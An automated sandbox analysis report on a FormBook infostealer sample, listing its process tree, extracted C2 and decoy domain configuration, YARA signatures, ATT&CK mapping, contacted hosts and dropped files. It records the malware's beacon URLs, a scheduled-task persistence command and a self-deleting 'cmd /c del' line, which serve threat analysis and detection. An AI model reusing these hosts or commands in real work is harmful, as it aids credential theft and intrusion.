ID: 491397
Sample Name:
456yqMyHvT.exe
Cookbook: default.jbs
Time: 14:51:07
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report 456yqMyHvT.exe

Overview

General Information

Sample Name:	456yqMyHvT.exe
Analysis ID:	491397
MD5:	001122f11ae95a3.
SHA1:	750e1254a82c6e..
SHA256:	b25ef1151578640.
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Detected unpacking (overwrites its o…
- Yara detected AntiVM3
- System process connects to networ…
- Detected unpacking (changes PE se…
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w10x64**
- 456yqMyHvT.exe (PID: 6332 cmdline: 'C:\Users\user\Desktop\456yqMyHvT.exe' MD5: 001122F11AE95A3C00EB3E76541BC264)
  - schtasks.exe (PID: 6564 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\dWAzsHjHs' /XML 'C:\Users\user\AppData\Local\Temp\tmp9071.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 3184 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - 456yqMyHvT.exe (PID: 5188 cmdline: C:\Users\user\Desktop\456yqMyHvT.exe MD5: 001122F11AE95A3C00EB3E76541BC264)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - WWAHost.exe (PID: 3040 cmdline: C:\Windows\SysWOW64\WWAHost.exe MD5: 370C260333EB3149EF4E49C8F64652A0)
        - cmd.exe (PID: 2440 cmdline: /c del 'C:\Users\user\Desktop\456yqMyHvT.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 4692 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.themmbcollection.com/gst0/"
  ],
  "decoy": [
    "retrokiid.com",
    "aoute.net",
    "rozkayinc.com",
    "botjin.link",
    "takipyurticikargo.com",
    "yowworld.com",
    "ladpharmacy.com",
    "tuonglaimaaai.xyz",
    "baiteying.com",
    "dumpstersforrehabbers.com",
    "nebrickface.com",
    "210wscottstj.info",
    "cavuleadershippro.com",
    "knoubank.com",
    "chefdoeuvre-delamere.com",
    "dcspores.com",
    "fzzwbjq.com",
    "buycialishaonlinerx.com",
    "brulkikkr.com",
    "catclubauvergne.com",
    "comounidad.com",
    "noseysneighbors.com",
    "binghareeb.com",
    "icenami.com",
    "xlcedd08185scea.xyz",
    "mapleleafdryers.com",
    "online-jahrescoaching.com",
    "reform-community.com",
    "mdf-panels.com",
    "beststorestore.com",
    "sxtynines.com",
    "diasporapath.com",
    "qbluedottvwdbuy.com",
    "simplyspringhomestead.com",
    "poctamontpg.com",
    "rebelyellcommunity.com",
    "sureshotimages.com",
    "ycdlg.com",
    "yhyyjx.com",
    "bikamobidika2.xyz",
    "jonotamedia.com",
    "kolliwebsolutions.net",
    "twilektalk.com",
    "creditcardsthinfo.com",
    "cecevintage.com",
    "sjkimtkd.com",
    "andrei68marketing.com",
    "teeupproducts.com",
    "tlhxj.com",
    "dyq365.com",
    "sidraracing.com",
    "muktirmichil.com",
    "desireezzplus.com",
    "mayabeautyproducts.com",
    "gateleess.net",
    "hngxqwozw.icu",
    "tenerus.info",
    "gxbei.com",
    "suachuanha.xyz",
    "progressivepulse.net",
    "zaborski.pro",
    "lancasterspiritco.com",
    "endlvl.com",
    "billinginfoservice.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000002.923803050.0000000000E50000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000F.00000002.923803050.0000000000E50000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000F.00000002.923803050.0000000000E50000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
0000000F.00000002.924038169.0000000001160000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000F.00000002.924038169.0000000001160000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 20 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.456yqMyHvT.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.456yqMyHvT.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x143a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x979a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1361c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa493:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab27:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
7.2.456yqMyHvT.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17a49:$sqlite3step: 68 34 1C 7B E1 • 0x17b5c:$sqlite3step: 68 34 1C 7B E1 • 0x17a78:$sqlite3text: 68 38 2A 90 C5 • 0x17b9d:$sqlite3text: 68 38 2A 90 C5 • 0x17a8b:$sqlite3blob: 68 53 D8 7F 8C • 0x17bb3:$sqlite3blob: 68 53 D8 7F 8C
0.2.456yqMyHvT.exe.41fe970.5.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.456yqMyHvT.exe.41fe970.5.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x162018:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x162292:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16ddc5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x16d8b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16dec7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x16e03f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x162caa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x16cb2c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x1639a3:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x174037:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x17503a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 11 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Multi AV Scanner detection for dropped file

Compliance:

Detected unpacking (overwrites its own PE header)

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Self deletion via cmd delete

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Masquerading 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 5 1 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming o Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 2 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	File Deletion 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cell Base Static


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
456yqMyHvT.exe	33%	Virustotal		Browse
456yqMyHvT.exe	33%	ReversingLabs	Win32.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\dWAzsHjHs.exe	33%	ReversingLabs	Win32.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.456yqMyHvT.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.456yqMyHvT.exe.d20000.0.unpack	100%	Avira	HEUR/AGEN.1109526		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.rspb.org.uk/wildlife/birdguide/name/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://https://www.zaborski.pro/gst0/?5jqLW=E2h0umA4e4YA7SaSgMuwd93jbjdDHroZn//SRLFoqGeMMw9kEwbocgJYh4hB9RB	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
www.themmbcollection.com/gst0/	3%	Virustotal		Browse
www.themmbcollection.com/gst0/	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.zaborski.pro/gst0/?5jqLW=E2h0umA4e4YA7SaSgMuwd93jbjdDHroZn//SRLFoqGeMMw9kEwbocgJYh4hB9RBnaKwy&m2M0a=aZq8yroxIb	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
desireezzplus.com	66.254.114.234	true	true		unknown
www.zaborski.pro	91.237.52.145	true	true		unknown
www.desireezzplus.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.themmbcollection.com/gst0/	true	• 3%, Virustotal, Browse • Avira URL Cloud: safe	low
http://www.zaborski.pro/gst0/?5jqLW=E2h0umA4e4YA7SaSgMuwd93jbjdDHroZn//SRLFoqGeMMw9kEwbocgJYh4hB9RBnaKwy&m2M0a=aZq8yroxIb	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.237.52.145	www.zaborski.pro	Poland		198414	BIZNESHOST-ASPL	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491397
Start date:	27.09.2021
Start time:	14:51:07

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	456yqMyHvT.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/4@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 29.9% (good quality ratio 26.4%) • Quality average: 70.1% • Quality standard deviation: 33.6%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:52:08	API Interceptor	1x Sleep call for process: 456yqMyHvT.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
91.237.52.145	Letter of Intent.exe	Get hash	malicious	Browse	• www.zaborski.pro/m6ss/?7n=7/j0B0axwH2j3JBDP7CtO0aObcGJZ+oUQ/jluRQiGqQJKat0tYWa/1OyCbBuHL+N+Wiv&4hUtXx=3f-lGjm8UxNL

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.zaborski.pro	Letter of Intent.exe	Get hash	malicious	Browse	• 91.237.52.145

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
BIZNESHOST-ASPL	Letter of Intent.exe	Get hash	malicious	Browse	• 91.237.52.145
	Axo7v2d4Ya.exe	Get hash	malicious	Browse	• 91.237.52.247
	KBzeB23bE1.exe	Get hash	malicious	Browse	• 91.239.67.153
	$RAULIU9.exe	Get hash	malicious	Browse	• 91.239.67.153

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\dWAzsHjHs.exe	201910152133#Ubc1c#Uc8fc#Ubd84#Uc2e0#Uaddc_10115_#Uc9c0#Uc544#Uc774#Ud14c#Ud06c_0.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\456yqMyHvT.exe.log

Process:	C:\Users\user\Desktop\456yqMyHvT.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1309
Entropy (8bit):	5.3528008810928345
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84aE4Ks:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzg
MD5:	542338C5A30B02E372089FECDC54D607
SHA1:	6FAD29FF14686FC847B160E876C1E078333F6DCB
SHA-256:	6CEA4E70947B962733754346CE49553BE3FB6E1FB3949C29EC22FA9CA4B7E7B6
SHA-512:	FE4431305A8958C4940EB4AC65723A38DA6057C3D30F789C6EDDEBA8962B62E9C0583254E74740855027CF3AE9315E3001A7EEB54168073ED0D2AB9B1F05503A
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\tmp9071.tmp

Process:	C:\Users\user\Desktop\456yqMyHvT.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.181020070278833
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBGKDPtn:cbhK79lNQR/rydbz9I3YODOLNdq3HF
MD5:	270EAE4DAD8B2E88B410A217642952E6
SHA1:	14F2734C138B4B5E1F71EB262C19D9D8D6BFAB65
SHA-256:	EF0067940C6DC3971D1971768F6BE91584F2F95B50754C5C1FACDF92FB1E1CB4
SHA-512:	3B3BBFF06C965D453ED8536B7CC46BEC625008721FB147F5C9B66AFE8873ED05A37566413C439F3D0AC1558246411CA372B00612137F4787DBF7DD047305645E
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\dWAzsHjHs.exe

Process:	C:\Users\user\Desktop\456yqMyHvT.exe

C:\Users\user\AppData\Roaming\dWAzsHjHs.exe	
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1205248
Entropy (8bit):	6.865266394826885
Encrypted:	false
SSDEEP:	24576:s9YKH24J/lJ1/BuQ1Pn8Q96oOxBEF+hZF+u:sue2G8tBd8Q96oO00Z
MD5:	001122F11AE95A3C00EB3E76541BC264
SHA1:	750E1254A82C6E21AB5CFBA176363F0112089F65
SHA-256:	B25EF1151578640A5BB9E01FADA60A8792FC4D3E92F3DDABF19BA4CD6D630F57
SHA-512:	F57ABFEE1A9264DAD15DCC70539BEB16C4BE5735CEE0F085B349D0093DF6997D185475EB47DA19265E6D2DCAF0D631CD7AF04FF31ACB3E0E030A2CB26AAA8655
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 33%
